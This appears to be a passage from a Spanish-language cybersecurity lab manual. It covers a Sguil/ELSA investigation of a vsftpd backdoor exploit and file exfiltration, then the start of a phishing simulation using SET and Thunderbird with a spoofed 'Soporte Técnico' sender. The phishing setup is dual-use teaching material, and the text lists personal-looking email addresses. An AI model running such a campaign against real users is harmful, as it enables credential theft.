
- Regresar a Sguil y hagan clic derecho sobre la IP de origen o destino asociada con la alerta GPL ATTACK_RESPONSE id check returned root. Seleccionen "Búsqueda de IP con ELSA > DstIP" e ingresen el usuario analyst y la contraseña cyberops cuando se les solicite. Si aparece un mensaje de "su conexión no es privada", elijan "AVANZADAS > Proseguir al host local (inseguro)".



En la interfaz de ELSA, hagan clic en bro_notice.




- El resultado mostrará que la IP 209.165.201.17 estaba realizando un escaneo de puertos en 209.165.200.235, la VM Metasploitable. Esto sugiere que el atacante pudo haber encontrado vulnerabilidades en la VM Metasploitable que le permitieron obtener acceso.




Regresar a Sguil para investigar el ataque


- Regresar a sguil y hagan clic en la ficha "realtime events" (eventos en tiempo real). Localicen los eventos et exploit vsftpd backdoor user login smiley, los cuales son posibles ataques y ocurrieron durante el período de acceso raíz no autorizado. En el ejemplo se utiliza el id de alerta 5.2567.




- Clic derecho sobre el número que se encuentra debajo del encabezado de cnt y seleccionen view correlated events (ver eventos correlacionados) para ver todos los eventos relacionados. Escoger el id de alerta que comienza con 5. Esta alerta recopiló la información proveniente del sensor en la interfaz seconion-eth1-1.



- En la ficha nueva con todos los eventos correlacionados, hagan clic derecho sobre el id de alerta y seleccione transcript (transcripción) para ver cada alerta más detalladamente. En este ejemplo se utiliza el id de alerta 5.2569. En la última alerta probablemente se mostrará la transmisión de tcp entre el atacante y la víctima.




- También se puede hacer clic derecho sobre el id de alerta y seleccionar wireshark para revisar y guardar el archivo pcap y el flujo de tcp.




Utilizar elsa para ver datos exfiltrados

- Para obtener más detalles sobre la alerta mencionada, se debe hacer clic derecho sobre la dirección IP de origen o destino y seleccionar "ELSA IP Lookup > DstIP".




- Luego, se debe hacer clic en "bro_ftp" para revisar los archivos de registro relacionados con FTP en ELSA.




- El archivo transferido por FTP a la dirección 209.165.200.235 es "confidential.txt", y el usuario que realizó la transferencia es "analyst".

- Haciendo clic en "info" se pueden ver las transacciones del último registro. El campo "reply_msg" indica que esta entrada es la última correspondiente a la transferencia del archivo "confidential.txt". Se debe hacer clic en "Plugin > getPcap" para obtener una transcripción pcap y descargar el archivo pcap. Ingresar "analyst" como nombre de usuario y "cyberops" como contraseña si es necesario.





- Para determinar el contenido del archivo afectado, se debe abrir una nueva ficha en ELSA y realizar otra búsqueda.

- Expandir "FTP" y hacer clic en "FTP Data". Luego, seleccionar uno de los enlaces de información y usar "getPcap" en el menú desplegable para examinar el contenido del archivo robado.



- En el resultado, se puede ver el contenido del archivo "confidential.txt" que fue transferido al servidor FTP.





Limpieza

Cierren todas las VM cuando hayan terminado.

En esta práctica de laboratorio, se utilizó una vulnerabilidad en vsftpd para obtener acceso no autorizado a información. Mediante el análisis de los registros en Sguil y ELSA, se determinó que el atacante, utilizando Kali Linux, explotó las vulnerabilidades de vsftpd para obtener acceso al usuario root en Metasploitable. Con la cuenta de "analyst", el atacante accedió al archivo "confidential.txt" y lo transfirió mediante FTP a Metasploitable, donde pudo recuperar el archivo.

5.4. Practica 4. Simulación de un ataque de ingeniería social mediante phishing.

Objetivos

- Comprender la técnica de phishing: Aprender cómo se realiza un ataque de phishing para engañar a los usuarios y obtener información sensible como credenciales de inicio de sesión.

- Simular un ataque de phishing controlado: Configurar y ejecutar una campaña de phishing en un entorno controlado para estudiar las técnicas utilizadas por atacantes.

- Analizar las consecuencias y la mitigación: Observar las consecuencias del ataque y discutir las medidas de seguridad que pueden implementarse para prevenir el phishing.

Recursos necesarios

Entorno de red controlado:

- Un laboratorio virtual o una red aislada para realizar las pruebas de phishing sin riesgos para usuarios reales.

Servidor web (para alojar el sitio de phishing):

- Una máquina virtual o física con Apache o Nginx para alojar una página web que simule la página de inicio de sesión de una aplicación o servicio legítimo.

Setoolkit (Social-Engineer Toolkit):

- Herramienta disponible en kali linux para realizar ataques de ingeniería social, incluida la creación de sitios de phishing.

Cliente de correo electrónico:

- Un cliente de correo electrónico configurado para recibir y enviar correos electrónicos falsos desde la máquina atacante.

Wireshark (opcional):


- Para capturar y analizar el tráfico de red durante la ejecución del ataque.


Acceso a un navegador web:

- Para interactuar con el sitio de phishing y verificar su funcionalidad.

Paso 1: Configuración del entorno de laboratorio.

Configurar el servidor web: Instalar y configurar un servidor web en una máquina virtual o física. La ip para el servidor web es 10.0.2.20. Asegurarse que el servidor esté operativo y accesible desde la red del laboratorio. Instalación de Apache en Linux con los siguientes comandos: sudo apt-get update y sudo apt-get install apache2.






Instalar Setoolkit en kali linux.

La ip para kali linux es 10.0.2.15.

Setoolkit debería estar preinstalado. De lo contrario, puedes instalarlo con:


sudo apt-get update

sudo apt-get install set



Configurar el Cliente de Correo Electrónico: Se debe instalar Thunderbird, un cliente de correo electrónico. En distribuciones basadas en Debian (como Ubuntu y Kali Linux).

Por defecto esta aplicación ya viene previamente instalada en Kali, caso contrario se utilizará el siguiente comando



Paso 2: Configurar una Cuenta de Correo para Envío de Phishing

Creación de una cuenta de correo electrónico para pruebas: Es recomendable crear una cuenta de correo electrónico temporal o de pruebas en servicios como Gmail, Yahoo, o cualquier otro proveedor de correo. Esta cuenta debe estar destinada únicamente a pruebas y no contener información personal.

Para esta práctica usaremos cuentas temporales tanto para vistica y atacante


Cuenta victima: suarezodalis69@yahoo.com

Cuenta atacante: paoctavio28@yahoo.com

Configuración de thunderbird para usar la cuenta de pruebas: Se debe abrir Thunderbird y, si es la primera vez que se usa, configurar una cuenta de correo.

Añadir una nueva cuenta de correo electrónico: En la ventana de configuración de la cuenta, se debe ingresar un nombre falso (por ejemplo, "Soporte Técnico").

Se introducirá la dirección de correo electrónico de pruebas y la contraseña asociada.

